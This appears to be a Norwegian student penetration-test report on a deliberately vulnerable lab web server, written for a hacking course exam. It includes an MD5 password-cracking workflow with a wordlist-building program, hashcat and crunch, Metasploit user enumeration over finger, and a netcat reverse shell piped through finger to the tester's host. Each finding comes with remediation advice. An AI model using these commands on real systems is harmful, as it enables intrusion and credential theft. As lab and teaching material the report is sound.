

Brukerkonto: id 8

2.5.3. Opplasting sårbarhet

En Webcrawler fant de samme stiene som overnevnte metode (vedlagt webcrawlerNessus.txt).

Oppdagelsen av /admin.php gav følgende sårbarhet med muligheten til å laste opp egne "GIF" filer:





Utklipp av opplastingsprosessen med bevegende GIF bilde

Muligheten til å laste opp GIF filer som spilles av automatisk, gir potensielt muligheten til å laste dem opp med bekymringsverdig skadevare.

Rekommandasjon

Unngå sending av brukerininput til API'er som håndterer filsystemer. Mange funksjoner eller metoder som håndterer brukerininput kan bli omskrevet slik at det utgir samme resultat, bare på en tryggere måte.⁴ Følgende tiltak bør også vurderes:

- Restrukturere rot ("root") privileger, delvis hvem som får tilgang til spesifikke kataloger/mapper.
- Implementasjon av "Access Control List" (ACL).
- Implementasjon av "robots.txt" fil eller blokk indeksing og passordbeskytt siden.
 - Robot.txt forteller webcrawlere hvilke sider/stier som er tilgjengelig⁵.

2.6.1. Eksponert nettverkstrafikk



Nivå: Kritisk

Risiko: Utsatt nøkkelinformasjon

Observasjon

⁴ Moradov O. (4. Februar, 2022), Directory Traversal Mitigation: How to Prevent Attacks, <https://brightsec.com/blog/directory-traversal-mitigation/>

⁵ Google (i.d.), Introduction to robots.txt, <https://developers.google.com/search/docs/crawling-indexing/robots/intro>



Utklipp i Wireshark

Risiko/Forklaring

Siden sender ukryptert data over HTTP, og risikerer at uvedkommende avlytter trafikken. En ondsinnet aktør kan blant annet utføre et "man-in-the-middle-angrep" (MITM) og få tak i kritiske opplysninger. Dette kan skje fra hvor som helst i verden.

Rekommandasjon

Implementer sikker TLS/SSL, gå fra HTTP til HTTPS slik at nettverkstrafikken sendes kryptert.⁶

2.7.1. Port 42042 eksponerer sensorveiledning

Nivå: Kritisk

Risiko: Ugyldig eksamen ...


Observasjon

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.186.149 -p 1-65535
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-13 15:09 EST
Nmap scan report for 192.168.186.149
Host is up (0.0021s latency).
Not shown: 65527 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
9/tcp     open  discard?
13/tcp    open  daytime
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
37/tcp    open  time     (32 bits)
79/tcp    open  finger   Linux fingerd
80/tcp    open  http     Abyss httpd 2.16.4-X1 (AbyssLib/2.16.4)
9999/tcp  open  http     Abyss httpd 2.16.4-X1 (AbyssLib/2.16.4)
42042/tcp open  http     lighttpd 1.4.59
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

\$ nmap -sV 192.168.186.149 -p 1-65535

⁶ OWASP (i.d.), Transport Layer Protection Cheat Sheet,

https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html



Bekreftelse

192.168.186.149:42042/eksamen_ETH2100_H22.del2_sensorveiledning.pdf

— + 50%

 Høyskolen
Kristiania

Emnekode: ETH2100
Emnenavn: Eltak Hacking
Vurderingskombinasjon: Mappavurdering
Innleveringsdato: 19. desember 2022
Filformat: PDF m/ vedlegg

SENSORVEILEDNING OG FASIT



Neida, det ville vært ganske dumt hvis dere klarte å finne sensorveiledning og fasit til eksamen – inne i eksamens VMen. Det ville vært en ganske stor tabbe av foreleser...

Men denne filen er lagt her på en ikke-standard port for at de som gjør en grundig jobb skal finne den. Dette skal rapporteres i pentest rapporten som en KRITISK sårbarhet, og rapporteres som «Port 42042 eksponerer sensorveiledning».

- Bengt

Side 1 av 1

Husk å oppgi kandidatnummer på din besvarelse, ikke studentnummer.

eksamen_ETH2100_H22.del2_sensorveiledning.pdf

3.1. NIVÅ: HØY

3.2.1. Sårbar sikkerhet struktur i Abyss Web Server

Nivå: Høy

Risiko: Kompromittert Abyss web server

Observasjon


- Følgende fil i /Home/apps/abyssws/abyss.conf er sårbar fra innsiden.

```
abyss.conf
~/apps/abyssws

Open  ▼  +  Save  ≡

269      <login>
270          admin
271      </login>
272      <password>
273
274      </password>
```

Slettet passordfelt i bildet over



- Videre er bruken av passord algoritmen sårbar mot såkalte "Rainbow Table Attacks".
- Ingen funksjon med utsettelse av passordforsøk ved innlogging.

Risiko/Forklaring

Risiko for komprimert web serveren:

Manglende sikkerhetslag mellom server og host/vert, muliggjør endring av passord og brukernavn på server. Abyss web server kjører på "floweradmin" med rot rettigheter. I dette tilfellet utgjør et slik oppsett høy risiko, fordi sensitiv data om host befinner seg på serveren.

Mulighetene for å kjøre en sofistikert Rainbow Table attack i dag er særdeles tilgjengelig. Angrepet bruker ferdig kalkulerte lister for å spare tid til å "gjette" seg fram til riktig passord. Slik knekker den passord bemerkelsesverdig raskt, basert på hvor stor og uttenkt listen er generert. MD5 er ikke lenger ansett som en trygg nok algoritme for passordbruk.⁷

Ingen utsettelse av passordforsøk. Dette gjør angrep som "bruteforce" forsøk mer appellerende og sannsynlig å få til.

Bekreftelse

3.2.2. Mulig passord reset

Ved å åpne og slette overnevnte felt i filen abyss.conf; vil serveren spørre om muligheten til å opprette ett nytt passord ved å gå direkte inn på ":9999/console/credentials".

← → ↻ 192.168.186.149:9999/console/credentials

Access Credentials

Abyss Web Server Console :: Console Configuration :: Access Credentials

Please enter a login and a password. You will use them to authenticate yourself everytime you access the console.

Login : admin


Password :

Password Again :

Your browser will ask you to enter the new login and password after pressing OK.

Bildet over viser det er mulig å endre passordet

⁷ S. Turner, L. Chen (mars, 2017), Updated Security Considerations for the MD5 Message-Digest and the HMAC-MD5 Algorithms, <https://www.rfc-editor.org/rfc/rfc6151>



3.2.3. Sårbar passordhåndtering

Videre ble oppskriften for passordhåndtering funnet på internett.

Formelen ble brukt i dette tilfelle slik:

$\text{MD5}(\text{base64}(\text{brukernavn}:\text{passord}))^8$

For å se om denne påstanden stemte, ble passordet i serveren satt til "rose".

Brukernavnet er admin, og dette gir:


$\text{base64}(\text{admin}:\text{rose}) = \text{YWRtaW46cm9zZQ==}$

Dette gav følgende MD5 hash i Abyss:

b6dbc9e9eef9e14a2e7775abc548a18d

Formelen stemte.

⁸ *Aprelium support team (Postet 29. august, 2003), User password encryption format in abyss.conf,*
<https://aprelium.com/forum/viewtopic.php?t=2298>



Videre lagde jeg en liste i Base64 av "rockyou.txt", dette ble automatisert i Java.

```
1 package base64encLineByLine;
2
3 import java.io.*;
4 import java.util.Base64;
5
6 public class Main {
7     public static void main(String[] args) throws IOException {
8         try {
9             //leser filen rockyou
10            BufferedReader rocku = new BufferedReader((new FileReader( fileName: "src/base64encLineByLine/rockyou.txt")));
11            //skriv filen til admin+rockyouBase64
12            FileWriter writer = new FileWriter( fileName: "src/base64encLineByLine/admin+rockyouBase64.txt");
13            var number = 0;
14            while (rocku.ready()) {
15                number++;
16
17                String line1x = ("admin:" + rocku.readLine());
18                //fjern mellomrom i linjer der det er
19                String line = line1x.replace( target: " ", replacement: "");
20                //gjør om "line" til bytes, så krypter i base64
21                var encodedString :String = Base64.getEncoder().encodeToString(line.getBytes());
22                //skriv den krypterte strengen + ny linje
23                writer.write( str: encodedString + "\n");
24            }
25            System.out.write(number);
26        }
27        catch (Exception e) {
28            System.out.println(e);
29        }
30    }
31 }
```

Line.Main x

y_x\jdk8\azul-15.0.5\bin\java.exe "-javaagent:C:\Program Fil

admin+ rockyouBase64.txt - Notepad


File Edit Format View Help

YWRtaW46MTIzNDU2
YWRtaW46MTIzNDU=
YWRtaW46MTIzNDU2Nzg5
YWRtaW46cGFzc3dvcmQ=
YWRtaW46aWxvdmV5b3U=
YWRtaW46cHJpbmNlc3M=
YWRtaW46MTIzNDU2NW==
YWRtaW46cm9ia3lvd0==

Ln 1, Col 1 100% Unix (LF) UTF-8

Programmet over ble kjørt med og uten mellomrom av rockyou

Listen består av "admin:" med hver linje i "rockyou.txt", kryptert med base64, som igjen ble brukt i Hashcat for å bekrefte opp mot MD5 hasher.



```
(kali@kali)-[~]
$ hashcat -a 0 -m 0 /home/kali/Documents/abyssMd5.txt /home/kali/Documents/admin+rockyouBase64.txt -o /home/kali/Documents/cracked.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 3.0 PoCL 3.0+debian Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-Intel(R) Core(TM) i7-5820K CPU @ 3.30GHz, 14995/30055 MB (4096 MB allocatable), 4MCU

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 0 (MD5)
Hash.Target.....: d134f30b2078db8e52b6978c203f858c
Time.Started.....: Fri Nov 18 17:13:10 2022 (3 secs)
Time.Estimated...: Fri Nov 18 17:13:13 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/home/kali/Documents/4.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 3650.0 kH/s (0.27ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests
Progress.....: 14343482/14343482 (100.00%)
Rejected.....: 0/14343482 (0.00%)
Restore.Point....: 14343482/14343482 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: YWRtaW46IVRyb3VibGVzIQ== -> YWRtaW46ISEhIXBvZ28hISEh
Hardware.Mon.#1..: Util: 39%
```

\$ hashcat -a 0 <Path to MD5 hash> -m 0 <Path to rockyou in Base64> -o <Output>

Forsøket gav ikke ett matchende passord (mot d134f30b2078db8e52b6978c203f858c), men dette kan skaleres opp og brukes mot betraktelig større lister. Om en angriper har nok diskplass, er det mulig å lage lister med alle mulige kombinasjoner av oppgitte bokstaver, tall og tegn.

```
(kali@kali)-[~]
$ crunch 1 6 abcdefghijklmnopqrstuvwxyzæøå\ABCDEF GHIJKLMNOPQRSTUVWXYZA01234567890_- -o /home/kali/Documents/intheory.txt
Notice: Detected unicode characters. If you are piping crunch output
to another program such as john or aircrack please make sure that program
can handle unicode input.


Do you want to continue? [Y/n] Y
Crunch will now generate the following amount of data: 894982457886 bytes
853521 MB
833 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 119354057970
```

Rekommandasjon

- Serveren kan kjøres på en unik brukerkonto hos verten med mindre rettigheter, der sensitive filer kan være under en mindre eksponert bruker. Konstruert gjerne med akkurat nok privileger for funksjonell drift.⁹ De fleste operativ systemer lytter på porter under 1024 bare i "root".¹⁰ Dette er for sikkerheten i systemet, som må tas hensyn til.

⁹ Tenable (i.d.), 3.1 Ensure the Apache Web Server Runs As a Non-Root User - 'httpd.conf Group = apache', https://www.tenable.com/audits/items/CIS_Apache_HTTP_Server_2.4_Benchmark_v2.0.0_Level_1.audit:3e40bb6b17d51e608448449f08a3b496

¹⁰ W3 (i.d.), Privileged Ports, https://www.w3.org/Daemon/old/UserGuide_2.16/PrivilegedPorts.html



- Anbefaler å bruke tregere hashing algoritmer som «bcrypt», som også er ansett kollisjon resistant (per dags dato).¹¹ I motsetning til MD5 som kan knekkes på 8 timer om passordet er laget av 8 karakterer, med dagens teknologi.¹²
- Implementasjon for utsettelse av passordforsøk ved innlogging. Gjerne en funksjon som eksponentielt forlenger ventetiden. Gjerne med ikke-beskrivende feilmeldinger slik at eventuelle aktører ikke kan utnytte feilmeldingene for traversing.
- Implementasjon av CAPTCHA eller MFA.

3.3.1. Buffer overflow

Nivå: Høy

Risiko: Systemkrise

Observasjon:



192.168.186.149/overflow.php

Congratulations!!!

You've just found the hidden buffer overflow!

Of course, buffer overflows in PHP are a lot harder to find than this but you've got the idea!

/overflow.php

Risiko/Forklaring

Denne sårbarheten kan krasje systemet eller i verste fall skape et inngangspunkt for hackere.

Forekommer når programmer/prosesser prøver å lese eller skrive mer data enn det buffere kan håndtere. Et inngangspunkt for en hacker kan bety at uvedkommende får tilgang til deler av det interne minnet, for så å kontrollere hvordan programmer eksekverer.¹³

Bekreftelse

Denne sårbarheten ble ikke testet


Rekommandasjon

- Benytt IDE eller programmeringsspråk med "type-safe" funksjonaliteter.
- Benytt codescanners/sweepers/analysis som Sonarqube.
- Implementere ASLR og/eller fuzzing.

¹¹ Arias D. (25. Februar, 2021), Hashing in Action: Understanding bcrypt, <https://auth0.com/blog/hashing-in-action-understanding-bcrypt/>

¹² InfoSecScout (i.d.), [https://infosecscout.com/is-md5-easy-to-crack/#:~:text=this%20article\).-How%20long%20does%20it%20take%20to%20crack%20MD5%20passwords%3F,a%20complex%208%2Dcharacters%20password%20\(numbers%2C%20upper%20and%20lowercase%20letters%2C%20symbols\).,-So%2C%20that%E2%80%99s%20pretty](https://infosecscout.com/is-md5-easy-to-crack/#:~:text=this%20article).-How%20long%20does%20it%20take%20to%20crack%20MD5%20passwords%3F,a%20complex%208%2Dcharacters%20password%20(numbers%2C%20upper%20and%20lowercase%20letters%2C%20symbols).,-So%2C%20that%E2%80%99s%20pretty)

¹³ Enisa (i.d.), Buffer Overflow, <https://www.enisa.europa.eu/topics/incidence-response/glossary/buffer-overflow>



3.4.1. PHP Easter eggs

Nivå: Høy

Risiko: Angrep på ustøttet versjonsnummer

Observasjon



PHP Credits

PHP Group	
Thies C. Arntzen, Stig Bakken, Shane Caraveo, Andi Gutmans, Rasmus Lerdorf, Sam Ruby, Sascha Schumann, Zeev Suraski, Jim Winstead, Andrei Zmievski	
Language Design & Concept	
Andi Gutmans, Rasmus Lerdorf, Zeev Suraski, Marcus Boerger	
PHP Authors	
Contribution	Authors
Zend Scripting Language Engine	Andi Gutmans, Zeev Suraski, Stanislav Malyshev, Marcus Boerger, Dmitry Stogov
Extension Module API	Andi Gutmans, Zeev Suraski, Andrei Zmievski
UNIX Build and Modularization	Stig Bakken, Sascha Schumann, Jani Taskinen
Windows Port	Shane Caraveo, Zeev Suraski, Wez Furlong, Pierre-Alain Joye
Server API (SAPI) Abstraction Layer	Andi Gutmans, Shane Caraveo, Zeev Suraski

Utklipp av 4 forskjellige sider med PHP Easter Eggs.

Risiko/Forklaring



Å ha "expose_php" stående på i "php.ini", risikerer å avsløre versjonsnummeret og de fremtidige svakhetene som følger.

I dette tilfelle er risikoen høy, siden PHP versjonen ikke lenger er støttet.

Bekreftelse


Det finnes søkemotorer som "shodan.io", som kan finne servere med spesifikke header responser på internett. Ved å søke "X-Powered-By: PHP/5.4.45" ville den funnet serveren i bruk¹⁴:

¹⁴ Almroth F. N. (29. Oktober, 2012), Do you dare to show your PHP easter egg?, <https://labs.detectify.com/2012/10/29/do-you-dare-to-show-your-php-easter-egg/>



Utklipp fra shodan.io¹⁵

Følgende informasjon ble deretter funnet eksponert i serveren:



Utklipp fra OWASP ZAP

Rekommandasjon

- Skru av funksjonen "expose_php".
- Legg til en funksjon som fjerner "X-Powered-By ..." i header.
 - For eksempel: `<?php header_remove("X-Powered-By"); ?>`


3.5.1. Utdatert PCRE Library versjon

Nivå: Høy

Risiko: Blant annet injeksjon av vilkårlig kode

Observasjon

¹⁵ Shodan, <https://www.shodan.io/search?query=X-Powered-By%3A+PHP%2F5.4.45>



pcre

PCRE (Perl Compatible Regular Expressions) Support	enabled
PCRE Library Version	8.37 2015-04-28

Utklipp fra /phpinfo.php

Risiko/Forklaring

Denne versjonen har sårbarheter som gir ondsinnede aktører muligheten til å forårsake blant annet "denial of service" angrep og injeksjon av ondartet kode.¹⁶

En av de mest fremstående sårbarhetene angår "Heap-based buffer overflow", som tillater en angriper å eksekvere vilkårlig kode via bruk av "regular ekspression".¹⁷

De andre sårbarhetene utgjør en risiko for såkalte "denial of service" angrep.¹⁸

Bekreftelse

Disse sårbarhetene er ikke blitt validert.

Rekommandasjon

Anmodes til å oppdater til støttet PCRE2, som per dags dato (11.26.22) er på versjon 10.39.¹⁹

Alternativt er det mulig å benytte seg av «backporting», for å spare tid og krefter. Som er å ta en del av en nyere patch eller «minor version»²⁰ for å fikse den eldre versjonen²¹. Siste versjonen av er 8.45.

4.1. NIVÅ: MEDIUM

4.2.1. Før- og etter-utnyttelsessårbarhet på port 79

Nivå: Medium

Risiko: Potensielt mange uoppdagede sårbarheter

Observasjon

Nmap scan avslører åpen port 79 drevet av Finger service ([ref. 2.7.1, observasjon](#))

Forklaring/risiko

¹⁶ <https://vulmon.com/searchpage?page=1&q=Pcre%20Pcre%208.37&sortby=byrelevance&scoretype=cvssv3>


¹⁷ CVE-2015-3210, <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3210>

¹⁸ CVE-2015-3217, <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3217>

¹⁹ PCRE (i.d.), PCRE - Perl Compatible Regular Expressions, <https://www.pcre.org/>

²⁰ Geeksforgeeks (03. Juli, 2022), Introduction to Semantic Versioning, <https://media.geeksforgeeks.org/wp-content/uploads/semver.png>

²¹ Wikipedia (17. Juni, 2021), Backporting, <https://en.wikipedia.org/wiki/Backporting>



4.2.2. Port 79 er sårbar mot enumereringsangrep

4.2.3. «Living Off The Land» sårbarhet

Det er funnet en etter-utnyttelsessårbarhet i programmet Finger som kan laste ned nyttelast fra ekstern server²². Dette kan gå under radaren av potensielle deteksjon- og antivirusprogrammer.

Bekreftelse

I msfconsole avsløres brukerkontoer:

```
msf6 > use 1
msf6 auxiliary(scanner/finger/finger_users) > set RHOSTS 192.168.186.149
RHOSTS => 192.168.186.149
msf6 auxiliary(scanner/finger/finger_users) > run


[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: floweradmin
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: admin
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: _apt
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: avahi
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: backup
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: bin
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: colord
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: daemon
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: usbmux
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: pulse
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: dnsmasq
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: games
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: geoclue
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: gnats
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: irc
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: list
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: lp
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: mail
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: man
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: messagebus
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: mysql
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: news
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: nobody
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: proxy
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: root
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: rtkit
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: saned
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: speech-dispatcher
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: sshd
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: sync
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: sys
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: systemd-coredump
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: systemd-network
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: systemd-resolve
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: systemd-timesync
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: tss
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: uucp
[+] 192.168.186.149:79 - 192.168.186.149:79 - Found user: www-data
[+] 192.168.186.149:79 - 192.168.186.149:79 Users found: _apt, admin, avahi, backup, bin, colord, da
emon, dnsmasq, floweradmin, games, geoclue, gnats, irc, list, lp, mail, man, messagebus, mysql, news, n
obody, proxy, pulse, root, rtkit, saned, speech-dispatcher, sshd, sync, sys, systemd-coredump, systemd-
network, systemd-resolve, systemd-timesync, tss, usbmux, uucp, www-data
```

Utklipp fra msfconsole exploit:auxiliary(scanner/finger/finger_users)

I Kali VM initieres Netcat lyttende på port 6666:

```
(kali㉿kali)-[~]
$ nc -lvp 6666
listening on [any] 6666 ...
```

²² Revuelta R., Jimenez J. A., Malwrologist (i.d.), /Finger.exe, <https://lolbas-project.github.io/lolbas/Binaries/Finger/>



Videre kjøres Netcat via Finger i floweradmin, hvor den kobles til Kalis IP adresse på samme port og eksekverer terminalen.

```
floweradmin@osboxes:~/Desktop$ finger @192.168.186.151 | nc 192.168.186.151 6666 -e /bin/bash
```

Sårbarheten åpner dørene for mye annet, men her kan man se at det er mulig å starte et reverseshell via Finger.

<pre>(kali㉿kali)-[~] \$ nc -lvp 6666 listening on [any] 6666 ... 192.168.186.149: inverse host lookup failed: Host name lookup failure connect to [192.168.186.151] from (UNKNOWN) [192.168.186.149] 44674 whoami floweradmin echo "1133" > LOLtest.txt ls LOLtest.txt</pre>	<pre>floweradmin@osboxes:~/Desktop\$ ls LOLtest.txt</pre>
---	---

Rekommandasjon

Anbefaler å bytte program, eller implementere forsvarlig nettverkssegregering.

4.3.1. Sårbar konfigurasjon

Nivå: Medium

Risiko: Stjålne kjeks

Observasjon

```
if (!open_db()){
    die;
}

$result=db_query("select * from users where login='".$stripslashes($_POST["login"])."' and password='".$stripslashes($_POST["password"])."'");
if (num_rows($result)==0){
    echo "<p class='content'>Invalid login\n";
}
else{
    $row=fetch_row($result);
    $userid=$row["uid"];


    // give the user a session cookie (timeout in 1 week) and transfer to userdetails page
    $result=db_query("insert into sessions values (NULL, $userid)");
    $sessionid=get_last_id();
    setcookie("flowershop_session", "$sessionid", time()+604800);
    header("Location: ".$GLOBALS["siteroot"]."userdetails.php?id=$userid");
    exit();
}
```

Utklipp fra checklogin.php

Videre ble det observert at HTTPOnly flagget ikke er satt på.

Risiko/Forklaring

- En statisk timeout på en uke øker risikoen for diverse scenarioer av cookie stjeling.
- HTTPOnly flagget hjelper med å beskytte kjeksene fra script utført på klient siden.



Bekreftelse

4.3.2 Statisk kodeanalyse

Filen /apps/abyssws/htdocs/checklogin.php er konstruert bekymringsverdig i følgende streng:

```
"setcookie("flowershop_session", "$sessionid", time()+604800);"
```

4.3.3. HTTPOnly skrudd av

Directive	Local Value	Master Value
session.auto_start	Off	Off
session.cache_expire	180	180
session.cache_limiter	nocache	nocache
session.cookie_domain	no value	no value
session.cookie_httponly	Off	Off

Utklipp fra /phpinfo.php, HTTPOnly er satt "OFF"

Rekommandasjon

Følgende tiltak anbefales:

- Implementering av en utloggings funksjon
- Basere en cookie økt på et betraktelig lavere tidsrom.
- Skru på HTTPOnly²³

4.4.1. Port skanner sårbarhet

Nivå: Medium

Risiko: Inngang for uvedkommende

Observasjon

Funnet i [observasjon, 2.7.1.](#) avslører at serveren er sårbar mot diverse typer port skannere.

Risiko/Forklaring

Ekspontert informasjon om åpne porter risikerer å gi tilgang til ondartede aktører. Portnummeret kan avsløre service typen, ofte med programmets navn bak.


Rekommandasjon

